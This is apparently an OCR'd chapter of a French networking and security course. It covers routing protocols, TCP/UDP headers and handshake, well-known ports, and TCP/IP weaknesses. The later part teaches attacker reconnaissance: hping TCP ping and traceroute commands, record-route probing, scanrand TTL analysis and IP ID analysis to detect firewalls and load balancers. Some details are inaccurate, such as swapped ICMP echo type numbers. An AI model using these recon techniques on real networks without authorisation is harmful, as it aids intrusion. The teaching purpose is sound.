On cherche à se débarrasser des paquets entrants au plus vite (généralement par la voie ayant le moins de trafic), selon un algorithme de type « la patate chaude » par exemple. Ce mécanisme était utilisé par le réseau DecNet, avec comme critères le nombre de sauts nécessaires pour atteindre un destinataire, pondéré par le « coût » du saut, inversement proportionnel à la bande passante.

Routage Adaptatif

Par l'échange de tables de routage partielles pondérées, de proche en proche entre les nœuds, et par détermination des nœuds les moins chargés ou des chemins les plus rapides ou les plus courts, on achemine les paquets vers leurs destinataires. Lors d'un changement de topologie du réseau (lien « cassé », routeur en panne, nouveau nœud…), les tables de routage locales sont alors modifiées, par un mécanisme d'inondation et de proche en proche. Ce mécanisme pose le problème du

temps de convergence, délai au bout duquel une modification du routage est répercutée sur l'ensemble des nœuds.

Ce mécanisme est celui classiquement utilisé par les réseaux IP (Internet).

Protocoles existant

Les ***protocoles de routage*** permettent aux routeurs d'établir leurs tables de routage, par dialogue mutuel et intelligence répartie. Il existe plusieurs protocoles de routage dans la famille IP, correspondant à des usages particuliers ou des niveaux technologiques différents.

- RIP (Routing Information Protocol) le plus ancien et le plus simple,
- EGP (Exterior Gateway Protocol),
- IGP (Interior Gateway Protocol),
- BGP (Border Gateway Protocol),
- GGP (Gateway to Gateway Protocol),
- IS-IS protocole normalisé ISO,
- IGRP (Internet Gateway Routing Protocol) défini par Cisco,
- OSPF (Open Shortest Path First) le plus récent et évolué.

RIP est le protocole le plus simple et le plus ancien. Ses caractéristiques sont:

- chaque liaison compte pour 1 point (1 saut), quelle que soit sa capacité,
- les diffusions d'informations de routage se font toutes les 30 secondes,
- les tables vieillissent en 3 minutes,
- le nombre maximal de sauts gérés est de 16 (donc totalement inadéquat pour les grands réseaux).

OSPF est le plus récent et le plus évolué. Ses caractéristiques sont:

- prise en compte de tous les critères de poids décrits plus haut,
- concept de routage de machine à machine, de réseau à réseau,
- possibilité de prendre en compte une base de données topologique.

Le protocole TCP

Caractéristiques du protocole


Le protocole TCP fournit un service de transport de flux d'octets orienté connexion et fiable. Les données transmises dans TCP sont encapsulées dans des paquets IP en y fixant la valeur de protocole à 6.

Les termes « orienté connexion » signifient que les deux extrémités doivent établir une connexion avant tout échange de données. Les ordinateurs vérifient ainsi que la communication est autorisée, que le service est bien disponible et que les deux machines sont prêtes à communiquer. Une fois que ces échanges sont réalisés, les applications sont alors informées qu'une communication est établie et qu'elles peuvent alors commencer à émettre. La communication TCP est ainsi en mode *Point à Point,* bi-directionnelle simultanée (full-duplex), et composée de deux flux d'octets indépendants et de sens contraire.

La fiabilité de TCP consiste à remettre des segments sans perte ni duplication, alors même que le protocole repose sur IP qui n'est pas un protocole fiable. Cette fiabilité repose sur l'utilisation du principe général de l'accusé de réception (ACK). Chaque segment est émis avec un numéro de séquence qui va servir de référence pour l'envoi de l'accusé de réception ; de cette manière, l'émetteur sait si le segment correspondant est bien arrivé à son destinataire.

A chaque émission d'un segment, l'émetteur arme une temporisation qui sert de délai d'attente pour la réception de l'acquittement ; lorsque la temporisation expire sans qu'il ait reçu d'acquittement, l'émetteur considère que le segment est perdu et il le réémet.

Le format général d'un segment TCP est reproduit dans le tableau ci-dessous.




Champ	Contenu
Source Port	Port TCP source
Destination Port	Port TCP de destination
Sequence Number	Identificateur unique du segment TCP
Acknowledgment Number	Contient le numéro de séquence du prochain octet auquel s'attend le récepteur (Note : un même acquittement peut servir à acquitter plusieurs segments de messages TCP). Ainsi, si l'on souhaite acquitter un segment TCP dont le SN vaut 100 et la taille des données vaut 100, le AN renvoyé sera 100+100=200
Data Offset	Ce champ indique le nombre de mots de 32 bits qui se trouvent dans l'en-tête TCP. Cette information est nécessaire parce que le champ « Options » a une longueur variable.
Reserved	Inutilisé
URG, ACK, PSH, RST, SYN, FIN	Flags indiquant le(s) type(s) de segment : **URG** : l'activation de ce flag indique l'envoi des données hors bande sans attendre que le récepteur ait traité les octets déjà envoyés dans le flux. Ce flag est généralement utilisé pour permettre à un paquet de passer devant la file d'attente lorsqu'un message est important pour le récepteur **ACK** : indique que le champ Acknowledgment Number est valide. **PSH** : indique que le récepteur doit remettre immédiatement les données au processus de couche supérieure (sans les bufériser

Champ	Contenu
	par exemple) **RST** : indique la réinitialisation du circuit virtuel pour cause d'erreur irrécupérable (port fermé par exemple). A la réception d'un message RST, le récepteur doit immédiatement fermer la connexion **SYN** : indique l'ouverture d'une connexion **FIN** : indique la fermeture d'une connexion
Window	Ce champ implémente un contrôle de flux : une fenêtre spécifie le nombre d'octets que le récepteur est en mesure d'accepter
Checksum	Somme de contrôle de l'en-tête TCP
Urgent Position	Si le flag URG est activé, ce champ est considéré comme valide et doit alors contenir un pointeur vers le dernier octet des données urgentes.
Options	Ce champ occupe un nombre de bits multiples de 8, il précise des options éventuelles dans le segment TCP. Dans les faits, ce champ ne peut contenir que 3 options : **End-of-Options** : marqueur de fin des options **No-operation** : sert uniquement à aligner le commencement de l'option suivante **MSS** : taille maximale de segment (l'option MSS est négociée à l'établissement de la connexion)
Padding	Bourrage
DATA	Contient les données pour le protocole de niveau supérieur

Contrôle de flux

Afin d'éviter de devoir émettre un segment d'acquittement pour chaque segment reçu, TCP autorise un mécanisme d'anticipation permettant d'émettre plusieurs segments sans attendre d'acquittement du récepteur. Le mécanisme invoqué est celui de la « *fenêtre glissante TCP* » et exploite le champ *Window* du protocole TCP.

Lors de la phase initiale d'établissement de session, le récepteur indique à l'émetteur, dans le champ TCP *Window*, quelle est sa taille de fenêtre TCP maximale. Ce champ définit une fourchette de séquence d'octets n'ayant pas besoin d'accusés de réception, et celle-ci se déplace au fur et à mesure que les accusés de réception sont reçus.



Le récepteur ignorera toute donnée émise « hors fenêtre » même si la communication TCP peut sembler valide.

En outre, la taille de cette fenêtre imposée par le récepteur peut évoluer dans le temps. En effet, si le mécanisme de fenêtre TCP ne pose aucun problème particulier sur un réseau local, l'utilisation d'un WAN change la donne : la taille de fenêtre accepté par le récepteur n'est sans doute pas adapté aux capacités de traitement du réseau entre les deux stations.

Le mécanisme du « ***slow start*** » TCP superpose à la fenêtre d'émission une autre fenêtre dite de « congestion » (*congestion window*, ou cwnd), initialisée à 1 lors de l'établissement de la session. A chaque acquittement reçu, la fenêtre de congestion est doublée. L'émetteur peut émettre jusqu'à concurrence de l'une de ces deux fenêtres. Lorsqu'une erreur est rencontrée sur la ligne, la fenêtre de congestion est alors ramenée à sa valeur initiale de 1 et le cycle recommence.

A ce « slow start » s'ajoute un autre algorithme de contrôle de flux, appelé « ***Evitement de congestion*** » (*congestion avoidance*), et qui intervient dès que la fenêtre de congestion atteint la moitié de la valeur de la fenêtre d'émission.

A ce stade, la fenêtre de congestion est incrémentée par le carré de la taille des segments, divisé par la taille de la fenêtre de congestion ($WindowSize = \frac{segsize^2}{cwnd}$), et ce à chaque fois qu'un acquittement est reçu.

Etablissement d'une session TCP

Un client souhaitant communiquer avec un service sur une machine distante choisit un port source supérieur à 1024 afin que le service destination puisse lui répondre.

Une communication est ainsi caractérisée par:

- Une adresse source
- Une adresse destination
- Un port source
- Un port destination
- Un protocole (TCP : mode connecté, UDP : mode non connecté – pas de garantie d'acheminement)

Pour une communication TCP, le protocole prévoit un établissement de la session en trois passes (*Three way handshake*) comme décrit ci dessous :

Le client A crée un segment TCP à destination du serveur B et contenant les champs suivants :

Adresse Source	A
Adresse Destination	B
Port Source	P1
Port Destination	P2
Sequence Number	S1
Flags TCP	SYN
Ack Number	0

Le serveur B répond alors au client A en émettant un segment constitué ainsi


Adresse Source	B
Adresse Destination	A

Port Source	P2
Port Destination	P1
Sequence Number	S2
Flags TCP	SYN, ACK
Ack Number	S1+n (acquittement de la trame précédente)

Le client A émet alors un segment TCP d'acquittement :

Adresse Source	A
Adresse Destination	B
Port Source	P1
Port Destination	P2
Sequence Number	S3
Flags TCP	ACK
Ack Number	S2+n (acquittement de la trame précédente)


La communication peut alors se poursuivre normalement jusqu'à son expiration



La terminaison d'une session TCP peut se dérouler selon deux procédures distinctes, selon qu'il s'agit d'une fin de session **normale** ou **anormale**.

- En cas de terminaison normale d'une session TCP, n'importe laquelle des deux extrémités a la possibilité de mettre un terme à la session en émettant un segment contenant le flag FIN. Dès cet instant, l'émetteur du FIN se met dans une position dans laquelle il avertit son homologue qu'il n'émettra plus de données, mais il peut toujours en recevoir (la session TCP demeure donc *semi-fermée*). L'équipement qui a reçu le segment FIN doit acquitter ce segment, mais peut continuer à émettre des données. Il devra, pour fermer complètement la session, émettre à son tour un segment FIN. L'acquittement de ce dernier segment mettra un terme définitif à la session, à chaque extrémité.

  On peut donc considérer la fermeture normale d'une session TCP comme un « Three way goodbye » :




(fin des échanges)

- Dans le cas où une erreur intervient dans le flux TCP (désynchronisation des équipements, tentative de connexion sur un port fermé, réception d'un acquittement hors fenêtre…), l'émission d'un segment contenant le flag RST peut provoquer une terminaison unilatérale de la session TCP.

Le protocole UDP

Le protocole UDP demeure infiniment plus simple que le protocole TCP. Un segment UDP ne contient en effet que 5 champs :



Champ	Contenu
Source Port	Port UDP source
Destination Port	Port UDP de destination
Longueur	Taille de l'en-tête UDP
Somme de contrôle	Somme de contrôle de l'en-tête UDP
DATA	Contient les données pour le protocole de niveau supérieur

UDP n'utilise aucun mécanisme d'accusé de réception et ne peut donc garantir que les données ont été bien reçues. Il ne réordonne pas les messages si ceux-ci n'arrivent pas dans l'ordre dans lequel ils ont été émis, il n'assure pas non plus de contrôle de flux.

Les services

Les services de niveau applicatif utilisent un numéro de port TCP ou UDP codé sur deux octets permettant de les caractériser : il peut donc exister jusqu'à 65535 services sur un même système. Les ports numérotés de 1 à 1024 (également appelé « *well-known ports* ») sont généralement réservés par le système d'exploitation (un processus de niveau utilisateur ne peut généralement pas se mettre en écoute sur ces ports).

La plupart des services standard (comme le Web ou la Messagerie Electronique) écoutent sur des ports de service TCP spécifiquement dédiés, mais rien n'empêche en théorie un service serveur d'écouter sur un numéro de port autre que celui usuellement utilisé.

Sigle	Port	Désignation anglaise	Commentaire
FTP	20 et 21	File Transfer Protocol	transfert et manipulation de fichiers
telnet	23	Terminal network	terminal virtuel en mode texte ASCII
SMTP	25	Simple Mail Transfer Protocol	messagerie E-Mail limitée à du texte ASCII
SQL	66	Structured Query Language	accès base de données Oracle
BOOTP	67	Boot Protocol	chargement logiciel machines sans disque
TFTP	69	Trivial File Transfert Protocol	transfert de fichiers simplifié
HTTP	80	Hyper Text Transfer Protocol	protocole du Web, véhiculant HTML ou XML
Kerberos	88	Kerberos	login sécurisé
POP3	110	Post Office Protocol	retrait de messages dans un bureau de poste
RPC	111	Remote Procedure Call	exécution d'un sous-programme à distance
NNTP	119	Network News Transfer Protocol	transmission de messages de type news
NTP	123	Network Time Protocol	synchronisation de la date et l'heure
NetBios	137	Netbios	accès Microsoft Windows NT Server
SNMP	161	Simple Network Management Protocol	administration de réseau
BGP	179	border gateway protocol	routage
IRC	194	Internet relay chat	conversation temps réel sur Internet
IMAP3	220	Internet Mail Access Protocol	retrait de messages dans un bureau de poste
rlogin	541	Unix Berkeley software distribution	login vers machine en confiance
Notes RPC	1352		accès bureau de poste Lotus Notes

Vulnérabilités de TCP / IP

« Here be dragons[6] »

Steve Bellovin in « Security Problems in the TCP/IP protocol suite »

Caractéristiques de sécurité de TCP / IP

Le protocole IP ne fait que transmettre des paquets (en clair) d'une station à une autre. Par construction, ce protocole souffre donc de certaines lacunes en termes de SSI :

- il est possible d'intercepter les paquets pour en lire le contenu (sniffing),
- il n'y a pas d'authentification, on peut prétendre avoir un numéro IP qui n'est pas le sien (IP spoofing),
- une connexion TCP peut être interceptée et manipulée par un attaquant situé sur le chemin de cette connexion (TCP hijacking),
- les implémentations du protocole TCP sont susceptibles d'être soumis à des attaques visant le déni de service (SYN flooding, Land attack, ping of death...).

Cas du protocole UDP

Le protocole UDP demeure problématique du point de vue de la sécurité. En effet, ce protocole fonctionne en **mode non connecté**, ce qui signifie qu'il ne peut exister de garantie de remise des messages à leur destinataire (donc pas de « Three way handshake » comme dans TCP).

Une des conséquences de l'utilisation de ce protocole réside alors dans le fait que l'on ne peut pas réellement établir une notion de « contexte de session » dans le cas d'une communication UDP (une requête = une réponse – dans le meilleur des cas) ; nous verrons plus tard que ce point particulier revêt une importance capitale dès lors qu'il s'agira de mettre en place des solutions de filtrages réseaux évoluées.

De nombreux protocoles réseaux utilisent UDP comme vecteur de communication, c'est par exemple le cas du DNS (service de nommage Internet), du système NFS (partages de fichiers Unix) et de NIS (service de partage d'informations) tous deux reposant sur des mécanismes d'appels RPC (port UDP 111).


Techniques de recensement réseau

Dès l'instant où un pirate souhaite attaquer une cible, il ne le fera de manière efficace que s'il dispose de suffisamment d'informations sur sa cible. Les particularités des protocoles de communications pourront alors l'aider dans sa tâche de recensement.

[6] « Ici demeurent les dragons »

Le « ping »

Le programme Ping permet de vérifier si une autre machine est accessible. Le programme Ping envoie une requête ICMP de type 0 (Echo Request) contenant un numéro de séquence à une machine cible, qui émet en réponse une réponse ICMP de type 8 (Echo Reply) contenant le numéro de séquence précisé.



Format du message ICMP pour la requête et la réponse Echo

Ping est capable d'afficher le temps nécessaire à la réponse par comparaison entre l'heure d'émission du paquet ICMP et l'heure de réception. Cette fonctionnalité peut indiquer l'éloignement relatif d'une machine.

Le « ping » classique (émission d'une requête ICMP de type ECHO REQUEST) demeure le moyen le plus simple d'effectuer un recensement exhaustif des machines présentes dans un sous réseau.

Ping TCP

Lorsque le ping classique ne fonctionne pas, généralement en raison d'un filtrage du protocole ICMP sur un nœud intermédiaire, il est possible de réaliser un « TCP ping ».


Le principe du TCP ping consiste à émettre un segment TCP à destination d'une machine et sur un port donné. Si la machine est présente, et que le paquet ainsi formé n'est pas filtré par un équipement intermédiaire, la machine considérée répondra soit par un segment SYN-ACK (indiquant que le port est ouvert) soit par un segment RST (indiquant que le port est fermé). Cette réponse – quelle qu'elle soit ! - trahit en elle même la présence de l'équipement visé par ce type de ping.

Un utilitaire comme *hping* peut réaliser très simplement un tel TCP ping :

```
hping -p 80 180.10.1.50
```

L'option d'enregistrement de route

Le programme *ping* (tout comme l'utilitaire *hping2*) permet également d'examiner l'enregistrement IP correspondant à l'option enregistrement de route (Route Record - RR), par l'option *–R (-r* pour le ping Microsoft*)*. Cette option spécifie au routeur de gérer le datagramme afin d'ajouter son adresse IP à une liste dans le champ des options. Lorsque le datagramme atteint sa destination finale, la liste des adresses IP est alors copiée dans la réponse ICMP sortante et tous les routeurs sur le chemin du retour ajoutent également leurs adresses IP à la liste.



Format général de l'option d'enregistrement de route dans l'en-tête IP

Précisons que le champ Header Lenght dans l'en-tête IP dispose d'une taille de 4 octets, ce qui limite la taille totale de l'en-tête IP à 15 mots de 32 bits. Puisque la taille de l'en-tête IP est de 20 octets, et que l'option RR utilise 3 octets d'overhead, il reste 37 octets pour la liste, ce qui autorise au plus **neuf entrées dans la liste** (9 fois 4 octets d'adresse, soit 32 octets). Dans la plupart des implémentations l'adresse IP ajoutée par un routeur est celle de son interface sortante. Pour ce qui est de la machine de destination, celle-ci fournit généralement les deux adresses (entrantes et sortantes).

Nous voyons donc que Ping permet de reconstituer dans une certaine mesure la topologie du réseau entre deux machines, ce qui est d'un intérêt indiscutable pour le problème de recensement qui nous intéresse.

Le simple *ping* du monde Unix peut servir à réaliser cette découverte réseau :

```
ping -R 180.10.1.50
```

Si le protocole ICMP est filtré, *hping* peut également implémenter un tel mécanisme sur TCP :

```
hping -p 80 -G 180.10.1.50
```

Si certains Firewall éliminent des paquets IP les options d'enregistrements de route, quasiment aucun routeur filtrant du marché ne sait actuellement le faire.

Traceroute

Le programme traceroute permet de récupérer la route suivie pour une communication entre deux machines. Compte tenu des limitations de l'option RR (neuf adresses au maximum, option IP pas forcément implémentée par les routeurs…), c'est ce programme qui est le plus souvent utilisé pour visualiser les routes prises par les paquets réseau.

Traceroute utilise ICMP et le champ TTL de l'en-tête IP. Le champ TTL est une valeur codée sur 8 bits et que l'émetteur fixe à une valeur donnée. Chaque routeur qui reçoit le datagramme décrémente cette valeur avant de ré-émettre le paquet. Quand un paquet ayant un TTL à 0 ou à 1 est rencontré, le routeur détruit le paquet et réémet à l'émetteur un paquet ICMP de type 11 (Time exceeded).

Le programme traceroute commence par émettre un paquet IP avec un TTL à 1. Le premier routeur rencontré élimine le paquet et renvoie une réponse Time Exceeded ce qui identifie le premier routeur. Traceroute envoie alors un second paquet avec un TTL à 2 ; le second routeur reçoit le paquet avec un TTL à 1 (le premier routeur a décrémenté le TTL) qu'il détruit et renvoie à l'émetteur un paquet ICMP Time Exceeded, ce qui identifie le second routeur. Traceroute continue ainsi son exploration, de proche en proche.

Précisons que le programme Traceroute émet des paquets UDP vers la machine cible en utilisant des numéros de ports pour lesquels il est fort improbable que la machine de destination utilise (ports supérieurs à 30000). A la réception du paquet final par le destinataire, celui-ci ré-émet donc un paquet ICMP Port Inaccessible, indiquant à traceroute que son travail est terminé.

Dans le cas du *traceroute* UNIX, ce sont des segments UDP qui sont émis vers la cible, alors que le *tracert* Windows émet des paquets ICMP.

Toutefois, certains systèmes filtrent en entrée de leur réseau le protocole UDP, voire même le protocole ICMP. De fait, les segments de traceroute classique ne parviendront alors jamais à leur destination.

TCP traceroute

Afin de pallier le manque du traceroute classique décrit précédemment, on peut réaliser un traceroute manuel en utilisant le protocole TCP. Le principe est le même que le traceroute d'origine, mais on émet des segments TCP en lieu et place des segments UDP et de préférence sur un port de service que l'on sait ouvert (suite à un scan de port de service préalable par exemple).

```
hping –tll 1 –bind –p 80 180.10.1.50
```

L'option *–bind* permet de lier l'appui de la séquence de touches Ctrl-Z à une incrémentation du TTL. On commence à 1, puis chaque Ctrl-Z augmente le TTL d'une unité. Dès réception d'un segment de type ACK-SYN, le TCP traceroute peut être considéré comme terminé.

Analyse des TTLs des réponses aux requêtes

Détermination du nombre de sauts

Si aucune des techniques de traceroute précédemment décrites ne fonctionne, il reste toujours possible d'estimer le nombre de sauts nécessaires pour atteindre sa cible, sans pour autant déterminer les adresses de ces nœuds intermédiaires.

La première implémentation de cette technique, pourtant très simple, a été vue sur l'outil « scanrand » de Dan Kaminsky en 2002 et elle consiste à partir du principe que les TTLs initiaux sont généralement basés sur des multiples de 16. Ainsi, une trame dont le TTL est à 29 a de fortes probabilités pour qu'elle ait traversé 3 nœuds (32 - 29 = 3) avant de parvenir à destination.

Mise en évidence d'un système de filtrage ou d'un équipement transparent

En outre, une telle analyse des TTLs peut également mener à la détection d'un système de filtrage intermédiaire. Un exemple avec l'outil *Scanrand* de Dan Kaminsky:

```
# scanrand –b1k –e local.test.com:80,21,443,465,139,8000,31337
  UP:     64.81.64.164:80    [11]   0.477s
DOWN:     64.81.64.164:21    [12]   0.478s
  UP:     64.81.64.164:443   [11]   0.478s
DOWN:     64.81.64.164:465   [12]   0.478s
DOWN:     64.81.64.164:139   [22]   0.488s
DOWN:     64.81.64.164:8000  [22]   0.570s
DOWN:     64.81.64.164:31337 [22]   0.636s
```

Dans la capture qui précède, les premiers résultats semblent indiquer que la cible se situe à 11 ou 12 sauts. Pour les ports 139, 8000 et 31337 (fermés), le nombre de sauts monte subitement à 22. Ce comportement étrange est dû à un firewall de type Cisco PIX qui émet – trop rapidement - un paquet de type RST-ACK aux dernières requêtes en reprenant notre TTL initial (ce dernier est donc décrémenté deux fois sur le réseau).

En effet, la grande majorité des systèmes devant répondre rapidement à une requête (c'est le cas pour l'émission d'un segment RST puisqu'un tel segment ne doit pas être prioritaire par rapport à un trafic dit « normal »), utilise le paquet d'origine comme «

prototype » du segment RST et donc reprend une grande partie des champs d'origine, dont le TTL.

Analyse corrélée des identifiants IP

L'analyse des IDs IP des paquets reçus peut être une source non négligeable d'informations. En particulier, une telle analyse permet de détecter :

- Une usurpation des paquets de réponses par un système filtrant,
- La détection de systèmes à équilibrage de charge.

Les identifiants IP permettent d'identifier de façon unique un paquet IP. Leur génération par les piles TCP/IP suit bien souvent une logique de type incrémentale : chaque paquet généré recevra un numéro d'ID égal au numéro d'ID précédent incrémenté d'une valeur fixe, généralement 1. Ils sont également utilisés pour permettre le mécanisme de fragmentation IP (chaque fragment d'un même paquet IP d'origine aura le même ID IP).

Détection de l'usurpation des paquets de réponses par un système filtrant.

Dans l'exemple qui suit, on tente une connexion sur la machine 180.10.1.50 sur les ports 79 à 83 (on incrémente les ports de service par l'utilisation du Ctrl-Z) :

```
# hping -S -p 79 180.10.1.50

HPING 180.10.1.50 (eth0 180.10.1.50): S set, 40 headers + 0 data bytes
len=46 ip=180.10.1.50 flags=RA seq=0 ttl=125 id=28457 win=0 rtt=0.5 ms
len=46 ip=180.10.1.50 flags=RA seq=1 ttl=125 id=28458 win=0 rtt=0.4 ms
80 : len=46 ip=180.10.1.50 flags=SA seq=3 ttl=124 id=7821 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=4 ttl=124 id=7822 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=5 ttl=124 id=7823 win=0 rtt=0.4 ms
81 : len=46 ip=180.10.1.50 flags=RA seq=6 ttl=125 id=28460 win=0 rtt=0.4 ms
82 : len=46 ip=180.10.1.50 flags=RA seq=7 ttl=125 id=28461 win=0 rtt=0.4 ms
83 : len=46 ip=180.10.1.50 flags=RA seq=8 ttl=125 id=28462 win=0 rtt=0.4 ms
…
```

On remarque que les IDs IP suivent une logique particulière SAUF lorsque l'on sélectionne le port 80, ou la logique diffère. On remarque également que, dans ce cas précis, la réponse est de type SYN-ACK.

Dans ce cas de figure, on a certainement affaire à un élément de filtrage qui :

- laisse passer les segments TCP à destination du port 80 (les IDs IP en 78xx sont donc ceux de la machine cible)
- filtre les autres segments et répond à la place de la cible en falsifiant l'adresse source (les IDs IP en 28xxx sont alors ceux de l'équipement de filtrage).

Notons en outre que l'équipement de filtrage trahit également sa présence par un TTL différent de celui du serveur

Détection de systèmes à équilibrage de charge

Dans l'exemple qui suit, on tente une connexion sur le port 80 de la machine 180.10.1.50 :

```
# hping -S -p 80 180.10.1.50

HPING 180.10.1.50 (eth0 180.10.1.50): S set, 40 headers + 0 data bytes
len=46 ip=180.10.1.50 flags=SA seq=0 ttl=125 id=28457 win=0 rtt=0.5 ms
len=46 ip=180.10.1.50 flags=SA seq=1 ttl=125 id=32867 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=2 ttl=125 id=28458 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=3 ttl=125 id=32868 win=0 rtt=0.4 ms
```

```
len=46 ip=180.10.1.50 flags=SA seq=4 ttl=125 id=28459 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=5 ttl=125 id=32869 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=6 ttl=125 id=28460 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=7 ttl=125 id=32870 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=8 ttl=125 id=28461 win=0 rtt=0.4 ms
len=46 ip=180.10.1.50 flags=SA seq=9 ttl=125 id=32871 win=0 rtt=0.4 ms
…
```

On remarque ici qu'un segment de réponse sur deux semble correspondre à deux logiques de positionnement d'IDs distinctes. Ce cas de figure est typique d'un système à équilibrage de charge : soit on dispose ici de deux serveurs Web en cluster, chacun répondant alternativement afin de lisser la charge de trafic, soit il s'agit d'équipements intermédiaires d'équilibrage de charge (cas de deux firewalls en parallèle par exemple).

Le « Port Scanning »


Le « port scanning » est une méthode active utilisée pour recenser les services réseaux accessibles sur une machine.

Dans le protocole TCP, un service écoute sur un ou plusieurs ports TCP, identifiant ainsi le type de service disponible. Ainsi, le protocole HTTP utilise le port TCP 80, le protocole SMTP le port 25, etc.

Il existe de nombreuses techniques de « port scanning », toutes utilisant les particularités des protocoles réseau pour déterminer la présence (ou l'absence) d'un service précis.

